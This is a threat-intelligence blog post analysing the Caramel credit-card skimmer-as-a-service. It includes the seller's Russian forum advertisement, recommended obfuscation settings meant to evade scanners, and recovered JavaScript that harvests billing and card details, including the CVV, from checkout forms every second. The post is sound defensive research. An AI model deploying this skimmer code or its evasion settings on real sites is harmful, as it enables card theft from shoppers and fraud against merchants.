


A Sticky Situation Part 1: The Pervasive Nature of Credit Card Skimmers

 domaintools.com/resources/blog/a-sticky-situation-part-1-the-pervasive-nature-of-credit-card-skimmers

May 5, 2022



[Blog DomainTools Research](#)



DomainTools Research @SecuritySnacks

An Introduction to Credit Card Skimmers



Figure 1: One variation of CaramelCorp logo and branding, likely created by the threat actor “Mazafaker.”

Credit card skimmers running on compromised ecommerce websites continue to threaten financial institutions, online merchants, and consumers, leading to cycles of fraud and victimization that can reverberate for years. Even with prompt detection and remediation, the manner in which stolen data is exploited and distributed within cybercrime communities—typically long before victims realize their payment details were obtained illegally—only compounds this problem.

Skimmers use seemingly benign JavaScript deployed on a legitimate, but compromised, ecommerce website that “skims” payment form data and sends it to a malicious host before submitting that form data to that same ecommerce website, leaving the victim none the wiser.

Skimming has proven itself to be an extremely lucrative form of cybercrime. This success gave rise to a specialized underground economy with skimmer-as-a-service providers at its core. These services provide everything an aspiring cybercriminal needs to steal payment form data—a skimmer script, methods for deploying that skimmer, and a management panel to track and validate skimming campaigns. The significance of skimming services cannot be understated. Technical barriers to entry that once existed are simply no longer there, making skimming all the more easy to commit.

The threat posed by credit card skimmers illustrates the interplay between adversary creativity, technical execution, and human behavior, namely the exploitation of trust and perception of safety in everyday activities.

Since skimming relies on a legitimate, though compromised, ecommerce website running malicious code, these attacks are often difficult to detect by user and administrator alike.

Even the most cautious user will often let their guard down on familiar websites. And, at the very same time, the threat actors behind skimming attacks make similar mistakes. This is the case here.

This series explores a number of obscure but premium services that enable cybercrime and online fraud to thrive and scale. Here, we explore an obscure but noteworthy skimmer-as-a-service named Caramel sold by an organization named CaramelCorp.

A growing problem

Given the relative ease of deployment compared to more complex attack vectors and the high success rate such campaigns often have (especially when running on a high-volume seller's website), skimming activity unsurprisingly continues to grow in popularity. Several factors contribute to this trend, including:

1. A supply of vulnerable ecommerce websites that are easy to identify en masse and often lack a dedicated security team are easy targets.
2. The relative ease of malicious JavaScript injection, whether done programmatically or added using a website's administration panel, in addition to other techniques using a wide range of tools and services promoted within cybercrime communities.
3. The potential for a significant return on investment for compromised high-volume sellers even when merchants promptly detect and remediate such an attack offsets the risk of running such an operation.
4. Exploiting and offloading stolen data is a "cheap and easy" endeavor compared to complex fraud but also can provide the foundation for high-value, targeted fraud operations.
5. Skimming operations are nimble and adapt to counter defender detection methods, including thorough obfuscation and anti-analysis tactics, and frequently deploy skimmers in bulk.

These skimming campaigns can also be managed from a centralized panel, allowing attackers to monitor and adjust their activities to maximize profits. Additionally, centralized management infrastructure used by skimming-as-a-service likely means stolen payment data ends up in the hands of several criminals, perhaps without their knowledge.

Caramel Skimmer




Figure 2: Caramel management panel found at caramelcorp[.]cc.

CaramelCorp is a Russian-language credit card skimming service with a significant cybercrime forum presence. They appear to screen prospective customers carefully and are reluctant to interact with non-Russian speakers. Like other cautious cybercrime services, CaramelCorp appears to use fluency and familiarity with modern idiomatic language and cultural references as an initial vetting mechanism. Further, CaramelCorp generally refuses to sell licenses to inexperienced carders, likely in order to mitigate potential exposure arising from customer incompetence. This reluctance is perhaps one reason Caramel avoids significant scrutiny from security vendors and researchers. Their purported selectivity, however, appears to contradict some artifacts discovered as part of this investigation.

A lifetime subscription for Caramel sells for 2,000 USD, provided CaramelCorp agrees to sell. Their marketing claims to have a number of valuable features for supporting credit card skimming activities. These features broadly belong to four groups: (1) deployment, (2) collection, (3) administration, and (4) anti-detection measures. Also noteworthy is the flexibility of their data processing and exfiltration. Code comments suggest more than one developer works on the Caramel skimmer.

Приветствуем всех пользователей WWH CLUB! Представляем к покупке действительно качественный и интересный продукт, разработанный для себя и вышедший в свет, представленный вам к покупке по принципу Saas.

Вы получаете доступ к полностью рабочей, отлаженной связке состоящей из js sniffера - гейта (прокладки) - основной панели, нашу поддержку продукта как в тех плане, а так же в виде сервиса, постоянные обновления и реализацию интересных предложений.

Saas - программное обеспечение как услуга - модель лицензирования программного обеспечения, при которой программное обеспечение лицензируется на основе подписки и размещается централизованно.

Функционал и плюшки панели:

- Уникальная веб-панель, с хорошим функционалом и всей нужной информацией
- Гейт и мейн реализованы на чистом питоне с 0, у нас нет ненужного кода, который бы замедлял и убивал стабильность системы
- Уникальная сортировка, возможность создавать группы добавленных шопов, делать пометки на нужных сс и детальная аналитика по группам и их отступу
- Определение шопа в группу как активный/неактивный за счет отступа в разный временной интервал
- Статистика шопов за день/все время
- Автоматическое определение типа карты - visa, mastercard, amex и тд
- Поиск как по фильтрам так и live search
- FAQ по работе с JS и генератор под разные CMS и их версии
- Список подключенных гейтов и проверка их активности за счет пинга

В случае статуса down основного сервера все карты оседают на гейте и позже подгружаются

Безопасная изоляция карт реализована за счет докеров, данные хранятся только в вашем профиле, а не в общей базе, реализовано подключение по api, которое ограничивает возможности пользователя.

Панель принимает данные не только латинский символов, а так же экзотические языки в правильном виде - Израиль, Латвия, ОАЭ и тд

Исключение дубликатов сс

Работает с Iframe и редиректами

Обфусцированный код js не палится ни на одном сканере, маскируем под любое расширение на шопе, тем самым sniff может стоять месяцами. Нет никаких слетов ssl и прочих проблем.

Caramel - это не просто js код, это команда состоящая из front-end, back-end и js разработчиков, замечательного саппорта, который поможет вам с решением рабочих вопросов без ожидания ответа днями и неделями.

Мы постоянно дорабатываем проект и следим за его стабильностью, уникальным дизайном и удобством в пользовании. Мы всегда прислушаемся к вашим советам по доработке и быстро их реализуем без дополнительных оплат.

Цена - 2000\$, лайфтайм подписка. После оплаты вы получаете доступ к панели, готовый билд гейта под ваш сервер и домен. Вам не нужно возиться с настройкой на вписках и читать кучу инструкций по установке, все уже готово для вашего использования.

Есть единственное правило перед покупкой - ваша адекватность, можем отказать в покупке на свое усмотрение. Человек должен понимать что он покупает, если сомневаетесь в покупке, то скорее всего это направление не для вас. Возможна установка ваших шопов за доп плату

Контакты:

Telegram: caramelcorp
 Jabber: caramelcorp@xmpp.jp
 Начать переписку

Figure 3: Russian language post promoting the Caramel skimmer.

One threat actor promoting CaramelCorp uses the handle “letsz0ck3r” and has a significant presence on a number of Russian-language cybercrime forums in addition to a Telegram presence. Such actor’s cybercrime activities are not limited to credit card skimming.

letsz0ck3r

Друзья проекта Пользователь

Новый пользователь

Регистрация: 9 Апр 2019

Активность: 1 Янв 2021

Сообщения	Реакции	Общие продажи	Общие покупки	Общие продажи
30	13	\$0	\$0	\$0

Figure 4: Profile header for “letsz0ck3r.”




Figure 5: Forum post offloading spent and/or low value account credentials to other forum members.

Deployment

CaramelCorp marketing materials include unverified claims that Caramel can bypass certain services from Akamai, Cloudflare, and Incapsula, among others. Further, CaramelCorp claims to provide easily deployable gateways to receive skimmed data and capabilities to monitor them for downtime. Additionally, CaramelCorp offers a quickstart guide on JavaScript skimming methods targeting several ecommerce content management systems.

Collection

Like other modern credit card skimmers, Caramel uses the `setInterval()` method that calls the “send” function every second regardless of whether a target submits form data. This method ensures data exfiltration for even partially completed form fields.

In essence, even targets that decide not to purchase an item during a website’s checkout flow still lose a portion of their payment data to the skimmer’s operators.

CaramelCorp also claims that their skimmers can be deployed using a variety of file types to help evade detection.

Administration

A management panel allows monitoring and management of compromised online merchants along with performance tracking. CaramelCorp also claims to provide easily deployable gateways to receive skimmed data, though it appears that they merely provide a how-to and basic configuration guide. This management panel focuses on minimizing attack surface by eliminating unnecessary code, which may not be the case.


Anti-Detection Measures

CaramelCorp claims their obfuscated JavaScript is undetected by most scanners. To achieve some of these claims, CaramelCorp recommends the legitimate, albeit heavily abused, [JavaScript Obfuscator tool](#).

A Small Misstep

A React application, CaramelCorp's management panel contains several technical missteps related to authentication and what static content they chose to include for unauthenticated visitors. Perhaps the most interesting of these is what CaramelCorp chose to include as comments in their code. Also noteworthy are the form fields, support for several CMS platforms, and how this skimmer processes data.

Index of build/ static/ js/












..	 2.55840fb5.chunk.js	 2.55840fb5.chunk.js.LICEN...	 2.55840fb5.chunk.js.map
 3.a971cf8b.chunk.js	 3.a971cf8b.chunk.js.map	 main.4aa31586.chunk.js	 main.4aa31586.chunk.js.map
 runtime-main.1869e5e5.js	 runtime-main.1869e5e5.js....		

Figure 6: Open directory containing JavaScript and source map files for caramelcorp[.]cc.

An open directory exposed to the public web containing a sourcemap file also revealed at least a portion of Caramel's quickstart guide along with a glimpse into their skimming apparatus.

Index of build/ static/ media/

..	1.06f38f7b.jpeg	1.18771297.jpeg	1.a75241d5.jpeg
1.dc3a13da.jpeg	2.6cb666f0.jpeg	3.bdec4609.jpeg	32.ab54683f.png
4.d4d574b2.jpeg	5.4e38c283.jpeg	bg.1ed1d524.jpg	drop.b1afd05d.svg
font.687743aa.ttf	logo.e2ccc62b.gif		

Figure 7: Open directory containing image assets for caramelcorp[.jcc, including code screenshots.

An additional open directory revealed images contained in this quickstart guide as well, including what they claim to be a successfully deployed Caramel skimmer on a compromised Nigerian ecommerce store.




Figure 8: A screenshot found in a caramelcorp[.jcc open directory allegedly showing a properly deployed and working skimmer deployment on what appears to be a compromised Nigerian ecommerce website.

CaramelCorp also uploaded a screenshot of their recommended JavaScript Obfuscator settings, included in part below. Including such a screenshot suggests their quickstart guide is focused on supporting less technically adept customers.

Reset options

Options Preset
Default

Target
Browser

Seed
0

Disable Console Output

Self Defending

Debug Protection

Debug Protection Interval

Ignore Require Imports

Domain lock
domain.com

Enable Source Map

Source Map Mode
Separate

Source Map Base URL
http://localhost:3000

Source Map File Name
example

Strings Transformations

String Array

Rotate String Array

Shuffle String Array

String Array Threshold
0,8

String Array Index Shift

String Array Indexes Type
Hexadecimal Number

String Array Wrappers Count
1

String Array Wrappers Type
Variable

String Array Wrappers Parameters
Maximum Count
2

String Array Wrappers Chained Calls

String Array Encoding
None

Split Strings

Split Strings Chunk Length
10

Unicode Escape Sequence

Force Transform Strings
^some *string *or RegEx

Reserved Strings
^some *string *or RegEx

Identifiers Transformations

Identifier Names Generator
Hexadecimal

Identifiers Dictionary
foo

Identifiers Prefix

Rename Globals

Rename Properties

Reserved Names
^someVariable *or *RegE

Other Transformations

Compact

Simplify

Transform Object Keys

Numbers To Expressions

Control Flow Flattening

Control Flow Flattening Threshold
0,75

Dead Code Injection

Dead Code Injection Threshold
0,4

Figure 9: A partial screenshot of the preferred JavaScript Obfuscator tool settings to hide the Caramel card skimmer.

The JavaScript Obfuscator tool offers several transformations that make detection and analysis more difficult, including string array rotation, array shuffling, string array encoding, unicode escape sequencing, control flow flattening, and dead code injection. Ultimately, such functionality—though robust—makes detection and analysis more difficult, but it does not necessarily prevent it. This is especially true when a threat actor recommends specifically how to use such a tool in conjunction with a credit card skimmer.

CaramelCorp administrators also uploaded screenshots of JavaScript that match those analyzed in this report and, notably, the baseURL `https://caramelcorp[.]cc/api`.

```
var A = d.create({
  baseURL: "https://caramelcorp.cc/api",
  headers: Z
}),
z = function() {
  return function(e) {
    A.get("/shops/count").then((function(n) {
      console.log(n.data), e({
        type: "SET_GROUP_DATA_COINT",
        payload: {
          content: n.data
        }
      })
    })).catch((function(e) {}))
  }
},
R = function() {
  return function(e) {
    p.get("/cards/countByDate/" + localStorage.accessRef).then((function(n) {
      console.log(n.data), e({
        type: "SET_CART_DATA_COINT",
        payload: {
          content: n.data
        }
      })
    })).catch((function(e) {}))
  }
},
```

Figure 10: A code snippet screenshot uploaded by CaramelCorp administrators.

```
if (document.location.href.indexOf('checkout') > 0) {

  var interval = setInterval(send, 1000);

  function mathBA() {
    var fname = document.getElementById("billing:firstname").value;
    var lname = document.getElementById("billing:lastname").value;
    var _cname = fname + " " + lname;
    var address = document.getElementById("billing:street1").value;
    var city = document.getElementById("billing:city").value;
    var stateSelect = document.getElementById("billing:region_id");
    var state = stateSelect.options[stateSelect.selectedIndex].text;
    var zip = document.getElementById("billing:postcode").value;
    var _phone = document.getElementById("billing:telephone").value;
    var countrySelect = document.getElementById("billing:country_id");
```

```

var country = countrySelect.options[countrySelect.selectedIndex].text;
var _billing = address + " " + city + " " + state + " " + country;
var _zip = zip;
var _agent = navigator.userAgent;
var hostname = (function() {
    var url = document.URL;
    var pathname = new URL(url).host;
    return pathname;
})();

var data = {
    phone: _phone,
    zip: _zip,
    billing: _billing,
    cname: _cname,
    uagent: _agent,
    uri: hostname
};

window.localStorage.setItem('ba', JSON.stringify(data));
}

function mathCC() {
    var _cn = document.getElementById('authorizenet_cc_number').value;
    var _mm = document.getElementById('authorizenet_expiration').value;
    var _yy = document.getElementById('authorizenet_expiration_yr').value;
    var _cvv = document.getElementById('authorizenet_cc_cid').value;
    var _exp = _mm + "/" + _yy;
    var _bin = _cn.slice(0, 6);

    var data = {
        num: _cn,
        bin: _bin,
        exp: _exp,
        cvv: _cvv
    };

    window.localStorage.setItem('cc', JSON.stringify(data));
}

```

Figure 11: A code snippet showing one example of the mathBA and mathCC functions that the Caramel skimmer appears to be built around.

CaramelCorp appears to recommend an extremely simple method for deployment: accessing a CMS administration panel and manually adding a script. A section of their quickstart guide includes a screenshot of a Magento administrator panel:




Figure 12: Screenshot demonstrating where Caramel customers should add their skimmer script if they have access to a Magento administrator panel. The quickstart guide appears focused on beginners and does not contain information on programmatic code injection.

Analysis of Caramel source map and Javascript files revealed significant amounts of encoded Cyrillic character text, specifically Russian. Translating this text to English revealed a how-to guide on deploying the Caramel skimmer.

